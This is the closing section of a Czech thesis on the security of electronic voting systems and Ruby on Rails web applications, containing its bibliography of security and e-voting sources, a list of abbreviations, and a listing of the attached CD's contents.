
[3] Cybernetica: Internet voting solution [online]. Březen-2013, [cit. 10-Březen-2018]. Dostupné z: https://cyber.ee/uploads/2013/03/cyber_ivoting_NEW2_A4_web.pdf

[4] Aut. kol.: Attack proof [online]. 23-Únor-2017, [cit. 20-Duben-2018]. Dostupné z: https://shattered.io/static/shattered.pdf

[5] Estonia: Parliamentary Elections, 6 March 2011: Final Report [online]. 16-Květen-2011 [cit. 07-Březen-2018]. Dostupné z: https://www.osce.org/odihr/77557

[6] Republic of Estonia: Estonian Electronic ID–card application specification (EstEID v. 3.5) [online]. 21-Květen-2013, [cit. 11-Březen-2018]. Dostupné z: https://www.id.ee/public/TB-SPEC-EstEID-Chip-App-v3_5-20140327.pdf

[7] Republic of Estonia: Estonian Electronic ID–card application specification (EstEID v. 3.5) [online]. 18-Září-2017, [cit. 11-Březen-2018]. Dostupné z: https://www.id.ee/public/RIA-EstEID-Chip-App-v3.5.8_fix_form.pdf



[8] Common Vulnerabilities and Exposures(CVE): CVE-2017-15361 [online]. [cit. 20-Duben-2018]. Dostupné z: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-15361

[9] Ballotpedia: Voting methods and equipment by state [online]. [cit. 18-Březen-2018]. Dostupné z: https://ballotpedia.org/Voting_methods_and_equipment_by_state

[10] United States of America, State of Alaska: Online Voter Registration System [online]. [cit. 18-Březen-2018]. Dostupné z: https://voterregistration.alaska.gov/

[11] University of Alaska Anchorage: State of Alaska Election Security Project: Election Process Review Phase 3 Report [online]. 09-Duben-2013, [cit.18-Březen-2018]. Dostupné z: http://elections.alaska.gov/doc/hava/SOA_Election_Security_Project_Phase_3_Security_Report.pdf

[12] Tomáš Zahradnický, Josef Kokeš: Bezpečný kód (kurz BI-BEK), Úvod do bezpečného kódu. Modelování hrozeb [online]. 10-Březen-2018, [cit. 8-Březen-2018]. Dostupné z: https://edux.fit.cvut.cz/courses/BI-BEK/_media/lectures/bek-01.pdf

[13] Aenor: ISO/IEC 25010 quality mode [online]. [cit. 8-Březen-2018]. Dostupné z: http://iso25000.com/index.php/en/iso-25000-standards/iso-25010

[14] Election assistance commission: Voluntery Voting System Guidelines version 1.1 [online]. 14-Duben-2015, [cit. 8-Březen-2018]. Dostupné z: https://www.eac.gov/assets/1/28/VVSG.1.1.VOL.1.FINAL1.pdf

[15] Election assistance commission: Voluntery Voting System Guidelines 2.0 [online]. 31-Říjen-2017, [cit. 8-Březen-2018]. Dostupné z: https://www.eac.gov/assets/1/6/TGDC_Recommended_VVSG2.0_P_Gs.pdf

[16] Ronald L. Rivest, Emily Shen: A Bayesian Method for Auditing Elections [online]. 31-Červenec-2012, [cit. 5-Březen-2018]. Dostupné z: https://www.usenix.org/system/files/conference/evtwote12/rivest_bayes_rev_073112.pdf

[17] Ahmed Ben Ayed: A conceptual secure blockchain-based electronic voting system [online]. 03-Květeb-2017, [cit. 12-Březen-2018]. Dostupné z: http://aircconline.com/ijnsa/V9N3/9317ijnsa01.pdf

[18] Michal Valenta, Jakub Růžička: Bezpečnostní požadavky na hlasovací aplikaci [online]. [cit. 1-Duben-2018]. Dostupné z:

[19] Jakub Růžička: Baletka: manuál pověřené osoby [online]. [cit. 1-Duben-2018]. Dostupné z:

[20] Bruce Schneier: Description of a New Variable-Length Key, 64-Bit Block Cipher (Blowfish) [online]. Říjen-1994, [cit. 1-Duben-2018]. Dostupné z: https://www.schneier.com/academic/archives/1994/09/description_of_a_new.html

[21] 3S Labs: Building and breaking Rails app [online]. 09-Červen-2014, [cit. 21-Duben-2018]. Dostupné z: https://www.slideshare.net/labs3/ruby-on-rails-penetration-testing

[22] InfoSec Institute: Fingerprinting: Identifying Applications [online]. 11-Květen-2015, [cit. 20-Duben-2018]. Dostupné z: http://resources.infosecinstitute.com/finger-printing-print-the-finger-of-an-application/

[23] Aut. kol.: Securing Rails Applications [online]. [cit. 22-Duben-2018]. Dostupné z: http://guides.rubyonrails.org/security.html

[24] Aut. kol.: Fundamental Rails Security [online]. [cit. 27-Duben-2018]. Dostupné z: http://tutorials.jumpstartlab.com/topics/architecture/fundamental_security.html#privilege-escalation

[25] Aut. kol.: Rails Routing from the Outside In [online]. [cit. 19-Duben-2018]. Dostupné z: http://guides.rubyonrails.org/routing.html

[26] RichOnRails: Understanding Rails routing [online]. 03-Leden-2017, [cit. 19-Duben-2018]. Dostupné z: https://richonrails.com/articles/understanding-rails-routing

[27] Gavin Miller: Fixing File Access Vulnerabilities in Ruby/Rails [online]. 02-Listopad-2015, [cit. 28-Duben-2018]. Dostupné z: http://gavinmiller.io/2015/fixing-file-access-vulnerabilities-in-ruby-and-rails/

[28] Aut. kol.: Strategies [online]. 26-Duben-2018, [cit. 05-Květen-2018]. Dostupné z: https://github.com/wardencommunity/warden/wiki/Strategies

[29] Aut. kol.: Devise documentation [online]. [cit. 05-Květen-2018]. Dostupné z: https://www.rubydoc.info/github/plataformatec/devise/

[30] Netsparker: Preventing Cross-site Scripting Vulnerabilities When Developing Ruby on Rails Web Applications [online]. [cit. 05-Květen-2018]. Dostupné z: https://www.netsparker.com/blog/web-security/preventing-xss-ruby-on-rails-web-applications

[31] The Open Web Application Security Project (OWASP): Category:OWASP Top Ten Project [online]. [cit. 29-Duben-2018]. Dostupné z: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

[32] Gavin Miller: Fixing SQL Injection Vulnerabilities in Ruby/Rails [online]. 13-Říjen-2015, [cit. 29-Duben-2018]. Dostupné z: http://gavinmiller.io/2015/fixing-sql-injection-vulnerabilities/

[33] Alex Taylor: A Deep Dive into CSRF Protection in Rails [online]. 30-Červenec-2017, [cit. 16-Duben-2018]. Dostupné z: https://medium.com/rubyinside/a-deep-dive-into-csrf-protection-in-rails-19fa0a42c0ef

[34] Neeraj Singh: CSRF and Rails [online]. 10-Květen-2012, [cit. 16-Duben-2018]. Dostupné z: https://blog.bigbinary.com/2012/05/10/csrf-and-rails.html

[35] Samuel Mullen: CSRF Protection and Ruby on Rails [online]. 28-Listopad-2017, [cit. 16-Duben-2018]. Dostupné z: http://samuelmullen.com/articles/csrf-protection-and-ruby-on-rails/

[36] Michael J Coyne: Understanding the secret_key_base in Ruby on Rails [online]. 5-Září-2017, [cit. 24-Duben-2018]. Dostupné z: https://medium.com/@michaeljcoyne/understanding-the-secret-key-base-in-ruby-on-rails-ce2f6f9968a1

[37] Starr Horne: Securing Environment Variables [online]. 15-Červen-2015, [cit. 24-Duben-2018]. Dostupné z: http://blog.honeybadger.io/securing-environment-variables/

[38] Christopher Rigor: Rails Encrypted Credentials on Rails 5.2 [online]. 15-Prosinec-2017, [cit. 25-Duben-2018]. Dostupné z: https://www.engineyard.com/blog/rails-encrypted-credentials-on-rails-5.2

[39] Christopher Rigor: Encrypted Rails Secrets on Rails 5.1 [online]. 10-Srpen-2017, [cit. 25-Duben-2018]. Dostupné z: https://www.engineyard.com/blog/encrypted-rails-secrets-on-rails-5.1

[40] Aut. kol.: HTTP Messages [online]. 19-Březen-2018, [cit. 01-Květen-2018]. Dostupné z: https://developer.mozilla.org/en-US/docs/Web/HTTP/Messages

[41] Srihari K: Rails 5 adds more control to fine tuning SSL usage [online]. 24-Srpen-2016, [cit. 01-Květen-2018]. Dostupné z: https://blog.bigbinary.com/2016/08/24/rails-5-adds-more-control-to-fine-tuning-ssl-usage.html

[42] Aut. kol.: HTTP headers [online]. 11-Duben-2018, [cit. 01-Květen-2018]. Dostupné z: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers

[43] OWASP: The Ten Most Critical Web Application Security Risks [online]. 20-11-2017, [cit. 06-Květen-2018]. Dostupné z: https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

Dodatek **A**

Seznam použitých zkratek

APDU Application protocol data unit

API Application programming interface

CDL Cyber defence league

COTS Commercial off-the-shelf

CRUD Create, Read, Update, Delete

CSFR Cross-Site request forgery

CSP Content security policy

CSS Cascading style sheets

CVE Common vulnerabilities and exposures

ČVUT České vysoké učení technické v Praze

DOS Denial of service

DNS Domain name server

DRE Direct-recording electronic voting system

EAC Election assistance commission

ECDSA Elliptic curve digital signature algorithm

FIPS Federal information processing standards

FIT Fakulta informačních technologií

GID Group ID

GUID Globálně unikátní ID

HTML Hypertext markup language

HTTP Hypertext transfer protocol

HTTPS Hypertext transfer protocol secure

HSTS HTTP strict transport security

ID Identification

IEC International electrotechnical commission

IEEE Institute of electrical and electronics engineers

ISO International organization for standardization

LDAP The lightweight directory access protocol

MVC Model-view-controller

OS Operating system

OWASP The open web application security project

PDF Portable document format

PKCS Public Key cryptography standards

RAM Random-access memory

REST Representational state transfer

ROCA Return of the coppersmith attack

RSA Rivest–Shamir–Adleman

SHA Secure hash algorithm

SQL Structured query language

SSL Secure sockets layer

TLS Transport layer security

USA United States of America

UID User ID

URL Uniform resource locator

UTF Unicode transformation format.

VVSG Voluntery voting system guidelines

XML Extensible markup language

XSS Cross-site scripting

YARV Yet another Ruby VM

Dodatek **B**

Obsah přiloženého CD

```
readme.txt ........................... stručný popis obsahu CD
src
└── thesis ............... zdrojová forma práce ve formátu LaTeX
text ..................................................... text práce
└── thesis.pdf ................... text práce ve formátu PDF
```